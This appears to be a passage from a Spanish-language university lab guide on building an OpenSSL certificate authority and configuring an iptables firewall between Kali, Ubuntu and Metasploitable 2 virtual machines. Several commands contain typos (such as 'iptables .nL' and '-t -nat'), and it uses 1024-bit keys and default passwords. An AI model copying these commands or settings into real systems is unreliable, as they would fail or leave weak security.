
- *Export* Se utiliza para exportar las variables del entorno

```
$ printenv OPENSSL_CONF
```


Paso 8. Generar el certificado de la CA y su clave privada, en la figura 3.35 se aprecia la acción a realizar con el siguiente comando:

```
$ openssl req -x509 -newkey rsa:2048 -out cacert.pem -outform PEM -days 1825
```

- **req** Genera un petición de certificado
- **-x509** Crea una estructura x509 autofirmado
- **-newkey** Genera una llave
- **rsa:2048** Algoritmo y tamaño de la llave
- **cacert.pem** Llave del certificado
- **-outform** Formato del fichero de salida
- **PEM** Extensión del fichero de salida
- **-days** Caducidad
- **1825** Valides en días




```
alumno@alumno: ~/myCA
Archivo Acciones Editar Vista Ayuda
(alumno@alumno)-[~/myCA]
$ openssl req -x509 -newkey rsa:2048 -out cacert.pem -outform PEM -days 1825
Generating a RSA private key
.....+++++
.....+++++
writing new private key to '/home/alumno/myCA/private/cakey.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
```

Figura 3.35 Generación de un CA

Paso 9. Colocar una clave para cifrar la llave privada

Paso 10. Revisar que se haya generado el fichero *cacert.pem* que contiene el certificado público de la CA como se observa en la figura 3.36 el contenido del directorio *myCA* con el siguiente comando:

```
$ ls /home/alumno/myCA
```



```
alumno@alumno: ~/myCA/private
Archivo Acciones Editar Vista Ayuda
(alumno@alumno)-[~/myCA/private]
$ ls /home/alumno/myCA
cacert.pem caconfig.cnf index.txt private serial signedcerts
```

Figura 3.36 Contenido del directorio para la segunda parte de la práctica dos

Paso 11. Revisar que se haya generado el fichero *cakey.pem* dentro del directorio *private* que contiene la clave privada de nuestra CA cifrada con la clave solicitada anteriormente con el siguiente comando:

```
$ cd /home/alumno/private
```

```
$ ls
```

Certificados autofirmado

Paso 1. Crear un fichero de configuración que contenga las información de la entidad que desee un certificado como se muestra en la figura 3.37

```
# ejmservidor.conf
```

```
[ req ]
```

```
prompt = no
```

```
distinguished_name = server_distinguished_name
```

```
[ server_distinguished_name ]
```

```
commonName = (Alumno) #nombre común
```

```
countryName = (EC) #País de emisión del certificado
```

```
stateOrProvinceName = (Pichincha) #Estado o provincia de emisión
```

```
localityName = (Quito) #Localidad de emisión del certificado
```

```
organizationName = (EPN) #Nombre de la organización
```

```
organizationalUnitName = (opcional) #Nombre de la sección
```

con el siguiente comando:

```
$ nano ejmservidor.conf
```

```

alumno@alumno: ~/myCA
Archivo Acciones Editar Vista Ayuda
GNU nano 5.3 ejmservidor.cnf
#
# ejmservidor.cnf
#

[ req ]
prompt = no
distinguished_name = server_distinguished_name

[ server_distinguished_name ]
commonName = practica2redes
stateOrProvinceName = Quito
countryName = EC
emailAddress = redes@hotmail.com
organizationName = Escuela Politecnica Nacional
organizationalUnitName = Departamento informatico

```

Figura 3.37 Ejemplo solicitud de certificado autofirmado

Al finalizar presionar `ctrl+O` para guardar el fichero y `ctrl+X` para salir del editor de texto.

Paso 2. Configurar las variables del entorno con el siguiente comando:

```
$ export OPENSSL_CONF=/home/alumno/myCA/ejmservidor.conf
```

```
$ printenv OPENSSL_CONF
```

Paso 3. Crear la llave pública/privada del certificado autofirmado como se observa en la figura 3.38 con el siguiente comando:

```
openssl req -newkey rsa:1024 -keyout tempkey.pem -keyform PEM -out tempreq.pem -outform PEM
```

```

alumno@alumno: ~/myCA
Archivo Acciones Editar Vista Ayuda

(alumno@alumno)-[~/myCA]
└─$ openssl req -newkey rsa:1024 -keyout tempkey.pem -keyform PEM -out tempreq.pem -outform PEM
Generating a RSA private key
.....+++++
.....+++++
writing new private key to 'tempkey.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
_____

```

Figura 3.38 Llave pública y privada para la segunda parte de la práctica dos

Se debe colocar una clave el cual permita cifrar la llave privada


Paso 4. Revisar que el fichero `tempkey.pem` y `tempreq.pem` se crearon.

El fichero `tempkey.pem` contiene la llave privada encriptada de nuestro certificado autofirmado y el fichero `tempreq.pem` contiene la solicitud de certificación de nuestro certificado autofirmado.

Paso 5. Autofirmar el certificado como se demuestra en la figura 3.39 el documento se encuentra firmado por la entidad creada anteriormente con el siguiente comando:

```
$ openssl ca -in tempreq.pem out servidor crt.pem
```

- **ca** Autoridad de certificación
- **-in** Solicitud de certificación del servidor
- **tempreq.pem** Nombre de solicitud de certificación de servidor
- **-out** Salida del certificado de la CA
- **servidor crt.pem** nombre del certificado de la CA ya firmado



```
alumno@alumno: ~/myCA
Archivo Acciones Editar Vista Ayuda

(alumno@alumno)-[~/myCA]
└─$ openssl ca -in tempreq.pem -out servidor crt.pem
Using configuration from /home/alumno/myCA/caconfig.cnf
Enter pass phrase for /home/alumno/myCA/private/cakey.pem:
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
commonName      :ASN.1 12:'practica2redes'
stateOrProvinceName :ASN.1 12:'Quito'
countryName     :PRINTABLE:'EC'
emailAddress    :IA5STRING:'redes@hotmail.com'
organizationName :ASN.1 12:'Escuela Politecnica Nacional'
organizationalUnitName:ASN.1 12:'Departamento informatico'
Certificate is to be certified until Dec 17 17:17:51 2025 GMT (1825 days)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated

(alumno@alumno)-[~/myCA]
└─$
```

Figura 3.39 Certificado autofirmado

Con la clave que se ingresó al cifrar la llave privada se realiza el proceso de firmar el certificado, la herramienta openssl al finalizar pregunta si se desea firmar el certificado, se ingresa la letra y para aceptar; además, solicita actualizar la base de datos y se repite la acción.

Paso 6. Revisar que se ha creado el fichero servidor crt.pem que contiene el certificado firmado por la CA raíz como se observa en la figura 3.40 con el comando ls:



```
alumno@alumno: ~/myCA
Archivo Acciones Editar Vista Ayuda

(alumno@alumno)-[~/myCA]
└─$ ls
cacert.pem      index.txt      private      servidor crt.pem  tempreq.pem
caconfig.cnf   index.txt.attr serial        signedcerts
ejmservidor.cnf index.txt.old  serial.old   tempkey.pem
```

Figura 3.40 Contenido del directorio myCA

POSIBLES FALLOS:

- Para crear una autoridad certificadora se necesita tener el conocimiento de los *scripts* que se deben editar pues un error en la programación si no se conoce la edición que se hizo mal puede perjudicar a todo el sistema.
- Al tratar con certificados hay que recordar con que algoritmos se crean las llaves y las firmas digitales

SOLUCIÓN.

- Se debe copiar el archivo original en un fichero por si una mala edición afecta la herramienta para revisar el archivo original y así corregir el error.
- Guardar los documentos creados con información acerca de los algoritmos utilizados.
- Revisar siempre la sintaxis de los comandos antes de ejecutar.



ESCUELA POLITÉCNICA NACIONAL

ESCUELA DE FORMACIÓN DE TECNÓLOGOS

HOJA GUÍA PARA PROFESORES

PRÁCTICA 3

1. TEMA: Configuración básica del firewall

2. DESARROLLO DE LA PRÁCTICA

NOTA: Tiempo estimado para realizar la presente práctica de laboratorio software es de 1 hora con 20 minutos.

Paso 1. En la figura 3.41 se observa el icono a emplearse, el mismo que se debe ejecutar al hacer doble clic sobre este.




Figura 3.41 Icono de Oracle VM VirtualBox para la práctica tres

Paso 2. Configurar la red en la máquina virtual *Kali Linux* a trabajar, la máquina anfitrión *Kali Linux* consta con 3 adaptadores de red como se observa en las figuras 3.42, 3.43, 3.44, cada adaptador estará configurado de la siguiente manera.

El adaptador uno está configurado en modo adaptador puente




Figura 3.42 Configuración eth0

El adaptador numero dos está configurado en modo red interna con el nombre “red1”




Figura 3.43 Configuración eth1

El adaptador número tres está configurado en modo red interna con nombre “servidor”




Figura 3.44 Configuración eth2

Paso 3. Configurar la red en cada máquina virtual, para la máquina que actúa como servidor, se utiliza Metasploitable 2, como se observa en la figura 6.44 la configuración de la red está en modo red interna de nombre “servidor”.




Figura 3.45 Máquinas virtuales

Para la red con nombre “red1”, utiliza la máquina virtual Ubuntu como se observa en la figura 3.46 la configuración de la red está en modo red interna




Figura 3.46 Configuración de la red 1

Paso 4. Configurar las direcciones IP de las interfaces de red de la maquina anfitrión, una vez encendida *Kali Linux* se accede a la interfaz de escritorio como nombre de usuario **alumno** y contraseña **root**, para configurar la red se da clic derecho en el icono de la parte superior de *Kali Linux* y dando clic en la opción configuración de red el cual despliega una ventana en donde se configura cada interfaz de red.

En la interfaz *eth0* la dirección IP se elige mediante dhcp, esta interfaz es la que permite navegar por la red

La dirección IP de la interfaz *eth1* se ingresa de forma manual como se indica en la figura 3.47 la dirección IP es 10.0.0.1 con mascara 255.255.255.0 sin puerta de enlace.




Figura 3.47 Configuración de direccionamiento IP en *Kali linux*

La dirección IP de la interfaz *eth2* se ingresa de forma manual, la dirección IP a utilizar es 172.16.1.1 con mascarará 255.255.255.0 sin puerta de enlace.

Paso 5. Configurar la dirección IP de cada máquina virtual:

La máquina virtual Ubuntu como se observa en la figura 3.48 utiliza la dirección IP 10.0.0.2 con máscara 255.255.255.0 y puerta de enlace 10.0.0.1




Figura 3.48 Configuración de direccionamiento IP en *Ubuntu*

La máquina virtual Metasploitable como se observa en la figura 3.49 utiliza la dirección IP 172.16.1.2 con máscara 255.255.255.0 con puerta de enlace 172.16.1.1


Para editar la dirección desde la terminal se realiza accediendo como usuario con todos los privilegios con la clave "msfadmin" predeterminada en metasploitable con el siguiente comando:

`$Sudo su`

Se conoce que se trabaja como superusuario cuando el signo "\$" de la línea de comandos cambia por el signo "#".

Trabajando con privilegios se puede editar el fichero "interfaces" con la información que se necesita como se observa en la figura 3.49 con el siguiente comando:

Nano /etc/network/interfaces



```
metasploitable 2 [Corriendo] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
GNU nano 2.0.7  File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
#iface eth0 inet dhcp
iface eth0 inet static
    address 172.16.1.2
    netmask 255.255.255.0
    gateway 172.16.1.1

[ Read 14 lines ]
^G Get Help  ^O WriteOut  ^R Read File  ^V Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify    ^W Where Is   ^U Next Page  ^U UnCut Text ^T To Spell
```

Figura 3.49 Configuración de direccionamiento IP en *metasploitable*

Se debe editar el archivo de texto añadiendo los siguientes datos:

iface eth0 inet static

Address <direccion IP>


Netmask <255.255.255.0>

Gateway < Puerta de enlace>

Al finalizar se presiona `ctrl+ x` seguido de la letra `y` para guardar los cambios.

Para que la información proporcionada sea configurada se reinicia la tarjeta de red como se observa en la figura 3.50 con el siguiente comando:

`# /etc/init.d/networking restart`



```
msfadmin@metasploitable:/etc/init.d$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:17:a6:ae
          inet addr:172.16.1.2  Bcast:172.16.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe17:a6ae/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:9172 (8.9 KB)
          Base address:0xd020 Memory:f1200000-f1220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:158 errors:0 dropped:0 overruns:0 frame:0
          TX packets:158 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:44057 (43.0 KB)  TX bytes:44057 (43.0 KB)
```

Figura 3.50 Restablecimiento de la red en *metasploitable*

Al terminar la configuración de la red simulada se verifica que la red1 y el servidor puedan comunicarse ya que son redes distintas como se muestra en la figura 3.51 con el siguiente comando:

```
$ ping <ip_servidor>
```




Figura 3.51 Comunicación entre redes *metasploitable* y *ubuntu*

Paso 6. Eliminar todas las reglas que esten por defecto en el servidor *firewall* con el siguiente comando.

```
Sudo su # entrar como usuario con todos los privilegios
```

```
iptables -F # borra todas las reglas expuestas
```

```
iptables -nL # Revisa las reglas expuestas
```

Las principales cadenas son *INPUT* que son los paquetes de entrada, *FORWARD* que son los paquetes que se redirigen y *OUTPUT* que son los paquetes de salida

Paso 7. Establecer las políticas de firewall en modo que acepten toda la información

```
iptables -P INPUT ACCEPT
```

```
iptables -P FORWARD ACCEPT
```

```
iptables -P OUTPUT ACCEPT
```

Con el siguiente comando se revisa que en el *firewall* no se han creado reglas que permitan o denieguen servicios, como se observa en la figura 3.52 no existe reglas establecidas.

```
iptables .nL
```

```
iptables -t nat -nL
```

```
root@alumno:~  
Archivo Acciones Editar Vista Ayuda  
  
root@alumno:~# iptables -nL  
Chain INPUT (policy ACCEPT)  
target prot opt source destination  
  
Chain FORWARD (policy ACCEPT)  
target prot opt source destination  
  
Chain OUTPUT (policy ACCEPT)  
target prot opt source destination  
  
root@alumno:~# iptables -t nat -nL  
Chain PREROUTING (policy ACCEPT)  
target prot opt source destination  
  
Chain INPUT (policy ACCEPT)  
target prot opt source destination  
  
Chain POSTROUTING (policy ACCEPT)  
target prot opt source destination  
  
Chain OUTPUT (policy ACCEPT)  
target prot opt source destination
```

Figura 3.52 Reglas establecidas

Paso 8 . Colocar las siguientes 5 reglas de firewall que permitan demostrar el funcionamiento de dichas reglas en el entorno de red creado como se observa a continuación:

Regla 1. La red 1 accede a Internet

```
iptables -t nat -A POSTROUTING -s 10.0.0.0/24 -o eth0 -j MASQUERADE
```

Regla 2. el servidor acceda a internet

```
iptables -t -nat -A POSTROUTING -s 172.16.1.2 -o eth0 -j MASQUERADE
```

Se comprueba en la figura 3.53 que efectivamente se permite el acceso a internet a la Red1 y al servidor.

Red 1

```

alumno@alumno-VirtualBox: ~
alumno@alumno-VirtualBox:~$ ping google.com
PING google.com (142.250.78.174) 56(84) bytes of data.
64 bytes from bog02s19-in-f14.1e100.net (142.250.78.174): icmp_seq=1 ttl=113 tim
e=62.8 ms
64 bytes from bog02s19-in-f14.1e100.net (142.250.78.174): icmp_seq=2 ttl=113 tim
e=18.8 ms
64 bytes from bog02s19-in-f14.1e100.net (142.250.78.174): icmp_seq=3 ttl=113 tim
e=20.4 ms
64 bytes from bog02s19-in-f14.1e100.net (142.250.78.174): icmp_seq=4 ttl=113 tim
e=24.0 ms
64 bytes from bog02s19-in-f14.1e100.net (142.250.78.174): icmp_seq=5 ttl=113 tim
e=19.4 ms
^C
--- google.com ping statistics ---
6 packets transmitted, 5 received, 16% packet loss, time 5014ms
rtt min/avg/max/mdev = 18.862/29.121/62.879/16.975 ms
alumno@alumno-VirtualBox:~$

metasploitable 2 [Corriendo] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
msfadmin@metasploitable:~$ ping google.com
PING google.com (142.250.78.174) 56(84) bytes of data.
64 bytes from bog02s19-in-f14.1e100.net (142.250.78.174): icmp_seq=1 ttl=113 tim
e=26.6 ms
64 bytes from bog02s19-in-f14.1e100.net (142.250.78.174): icmp_seq=2 ttl=113 tim
e=19.8 ms
64 bytes from bog02s19-in-f14.1e100.net (142.250.78.174): icmp_seq=3 ttl=113 tim
e=20.4 ms
64 bytes from bog02s19-in-f14.1e100.net (142.250.78.174): icmp_seq=4 ttl=113 tim
e=29.2 ms
64 bytes from bog02s19-in-f14.1e100.net (142.250.78.174): icmp_seq=5 ttl=113 tim
e=20.0 ms

--- google.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 19.825/23.246/29.233/3.943 ms
msfadmin@metasploitable:~$ _

```

Figura 3.53 Conectividad a internet

la red 1 y el servidor tienen comunicación con la página www.google.com quedando demostrado la efectividad del firewall.

Regla 3. Rechazar comunicación por el puerto de páginas inseguras a la red 1.

iptables -A INPUT -i eth1 -p tcp --sport 80 -j DROP

iptables -A FORWARD -s 10.0.0.0/24 -p tcp -- dport 80 -j DROP

iptables -A FORWARD -d 10.0.0.0/24 -p tcp -- sport 80 -j DROP

Regla 4. La red 1 tenga comunicación con el servidor

Comando:

